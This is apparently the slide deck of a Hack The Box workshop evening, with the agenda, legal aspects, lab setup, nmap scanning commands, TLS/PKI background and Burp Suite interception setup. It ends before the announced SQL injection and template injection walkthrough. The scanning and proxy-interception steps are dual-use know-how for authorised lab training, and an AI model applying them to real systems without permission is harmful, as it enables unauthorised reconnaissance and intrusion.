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18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

#### Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: <a href="https://slides.hackingnight.ch">https://slides.hackingnight.ch</a>

# Hosts



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#### **Offensive Security**

aka Ethical Hacking / White Hat Hacking

Understand Technology Acknowledge there is no 100% security Find Vulnerabilities

**Contradict all Assumptions** 

#### Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code
Unauthorized access to a data
processing system

#### **Hack The Box**

Provides lab environment to learn about attacker tactics

#### **Gamification**

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



> 400 virtual machines (boxes)






**HTB Enterprise Platform** 


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# Hacking Setup




# Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




# Connect to the Lab via HTB PwnBox

Choose the nearest location




# Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu





#### Walktrough: GoodGames

- Primer on TLS Interception & BurpSuite
- SQL Injection (UNION based)
- Server-Side Template Injection (SSTI)

#### /etc/hosts file

- Add the domain goodgames.htb to the /etc/hosts file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

10.10.11.XXX goodgames.htb

Or:

```
$ echo 10.10.11.XXX goodgames.htb | sudo tee -a /etc/hosts
```



**Application** 

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

**Transport** 

Ensures **reliable data transfer** between devices

TCP Port 1337



Internet

**Routing** of data packets within and between networks

IP Address 203.0.113.45

**Network Access** 

**Physical Transmission** of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address

48:2C:6A:1E:59:3F

### Service Enumeration using nmap

**nmap** = the network mapper

```
$ nmap <ip-address>
Minimal rate (≥ packets / second)
$ nmap --min-rate=1000 <ip-address>
Scan specific ports
$ nmap -p21,22,80,100-200 <ip-address>
Determine service/version information
```

\$ nmap -sV <ip-address>

```
$ nmap 10.0.0.1
```

Timing template (0-5, higher is faster)


```
$ nmap -T4 <ip-address>
```

Scan all (65535) ports


```
$ nmap -p- <ip-address>
```


Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```



### The state of the web up until ~ 2014








Performance Impact


## 2013: "Going Black"







### **Transport Layer Security**





Key Exchange

Public Key Cryptography

e.g. Diffie-Hellman (ECDHE)



Data Transfer


Symmetric Key Crypto

e.g. AES-256-GCM



#### **Transport Layer Security**


(without key management)




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## Public Key Infrastructure (PKI)



## HTTP Proxy Interception





#### Trust me, I'm a Certificate Authority

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Certificates - Local Computer	Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name
Personal	AAA Certificate Services	AAA Certificate Services	01/01/2029	Client Authenticati	Sectigo (AAA)
Trusted Root Certification Au	AddTrust External CA Root	AddTrust External CA Root	30/05/2020	Client Authenticati	Sectigo (AddTrust)
Certificates	Baltimore CyberTrust Root	Baltimore CyberTrust Root	13/05/2025	Client Authenticati	DigiCert Baltimore Root
Enterprise Trust Intermediate Certification Au	Buypass Class 2 Root CA	Buypass Class 2 Root CA	26/10/2040	Client Authenticati	Buypass Class 2 Root CA
Trusted Publishers	Certum Trusted Network CA	Certum Trusted Network CA	31/12/2029	Client Authenticati	Certum Trusted Network CA
Untrusted Certificates	Class 3 Public Primary Certification Authority	Class 3 Public Primary Certificatio	02/08/2028	Client Authenticati	VeriSign Class 3 Public Primary CA
Third-Party Root Certification	COMODO RSA Certification Authority	COMODO RSA Certification Auth	19/01/2038	Client Authenticati	Sectigo (formerly Comodo CA)
Trusted People	Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	31/12/1999	Time Stamping	Microsoft Timestamp Root
Client Authentication Issuers	DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	10/11/2031	Client Authenticati	DigiCert
Preview Build Roots	DigiCert CS RSA4096 Root G5	DigiCert CS RSA4096 Root G5	15/01/2046	Code Signing, Time	DigiCert CS RSA4096 Root G5
Test Roots	□ DigiCert Global Root CA	DigiCert Global Root CA	10/11/2031	Client Authenticati	DigiCert
AAD Token Issuer	□ DigiCert Global Root G2	DigiCert Global Root G2	15/01/2038	Client Authenticati	DigiCert Global Root G2
eSIM Certification Authorities	□ DigiCert Global Root G3	DigiCert Global Root G3	15/01/2038	Client Authenticati	DigiCert Global Root G3
Homegroup Machine Certific	DigiCert High Assurance EV Root CA	DigiCert High Assurance EV Root	10/11/2031	Time Stamping, Sec	DigiCert
Local NonRemovable Certific	DigiCert Trusted Root G4	DigiCert Trusted Root G4	15/01/2038	Client Authenticati	DigiCert Trusted Root G4
OEM eSIM Certification Auth	DST Root CA X3	DST Root CA X3	30/09/2021	Client Authenticati	DST Root CA X3
Passpoint Trusted Roots	Entrust Root Certification Authority	Entrust Root Certification Authority	27/11/2026	Client Authenticati	Entrust
Remote Desktop	Entrust Root Certification Authority - G2	Entrust Root Certification Authori	07/12/2030	Client Authenticati	Entrust.net
Certificate Enrollment Reque:	Entrust.net Certification Authority (2048)	Entrust.net Certification Authority	24/07/2029	Client Authenticati	Entrust (2048)
Smart Card Trusted Roots	GlobalSign	GlobalSign	18/03/2029	Client Authenticati	GlobalSign Root CA - R3
Trusted Packaged App Install	GlobalSign	GlobalSign	10/12/2034	Client Authenticati	GlobalSign Root CA - R6
Trusted Devices	GlobalSign	GlobalSign	19/01/2038	Client Authenticati	GlobalSign ECC Root CA - R5
Windows Live ID Token Issuer	GlobalSign Code Signing Root R45	GlobalSign Code Signing Root R45	18/03/2045	Code Signing	GlobalSign Code Signing Root R45
WindowsServerUpdateService	GlobalSign Root CA	GlobalSign Root CA	28/01/2028	Client Authenticati	GlobalSign Root CA - R1
	Go Daddy Class 2 Certification Authority	Go Daddy Class 2 Certification Au	29/06/2034	Client Authenticati	Go Daddy Class 2 Certification Authority
	Go Daddy Root Certificate Authority - G2	Go Daddy Root Certificate Author	01/01/2038	Client Authenticati	Go Daddy Root Certificate Authority – Ga
	□ Hotspot 2.0 Trust Root CA - 03	Hotspot 2.0 Trust Root CA - 03	08/12/2043	Client Authenticati	Hotspot 2.0 Trust Root CA - 03

### Inspecting TLS Certificate Chain

```
$ echo | openssl s_client -showcerts -connect example.com:443
$ echo cert.pem | openssl x509 -noout -text
```

```
[★]$ echo | openssl s_client -showcerts -connect www.sbb.ch:443 2>/dev/null | openssl x509 -text -noout
Certificate:
   Data:
       Version: 3 (0x2)
       Serial Number:
           04:6d:91:75:04:80:1c:70:f9:d9:a4:48:ed:e0:cb:e4
       Signature Algorithm: sha256WithRSAEncryption
       Issuer: C = US, O = Amazon, CN = Amazon RSA 2048 M02
       Validity
           Not Before: Feb 7 00:00:00 2025 GMT
           Not After: Mar 8 23:59:59 2026 GMT
       Subject: CN = www.sbb.ch
       Subject Public Key Info:
           Public Key Algorithm: rsaEncryption
               Public-Key: (2048 bit)
```







Essential manual toolkit - perfect for learning more about AppSec.

Faster, more reliable security testing for AppSec professionals.

#### What's included?

#### Community


- HTTP(s) / WebSockets proxy and history.
- Essential tools Repeater, Decoder, Sequencer, and Comparer.
- Burp Intruder (demo).

#### Professional

- Everything in Community Edition, plus ...
- Project files (save your work).
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
Find out more →





#### **Burp Suite Browser Setup**

- Step 1: Import Portswigger CA Certificate
- Step 2: Configure local proxy on http://127.0.0.1:8080




This is the default Burp Suite config under Settings > Tools > Proxy

### Firefox Certificate Management

#### In the browser settings:

- Look for certificate management
- Import the PortSwigger CA certificate

Note: this is already provided in HTB PwnBox





## Firefox Proxy Settings

In the browser settings:


- Look for proxy configuration
- Specify 127.0.0.1:8080 for HTTP/HTTPS

Note: this is already provided in HTB PwnBox via FoxyProxy Plugin






#### Or just use the integrated Chromium Browser




### Burp Suite Top Features - Intercept

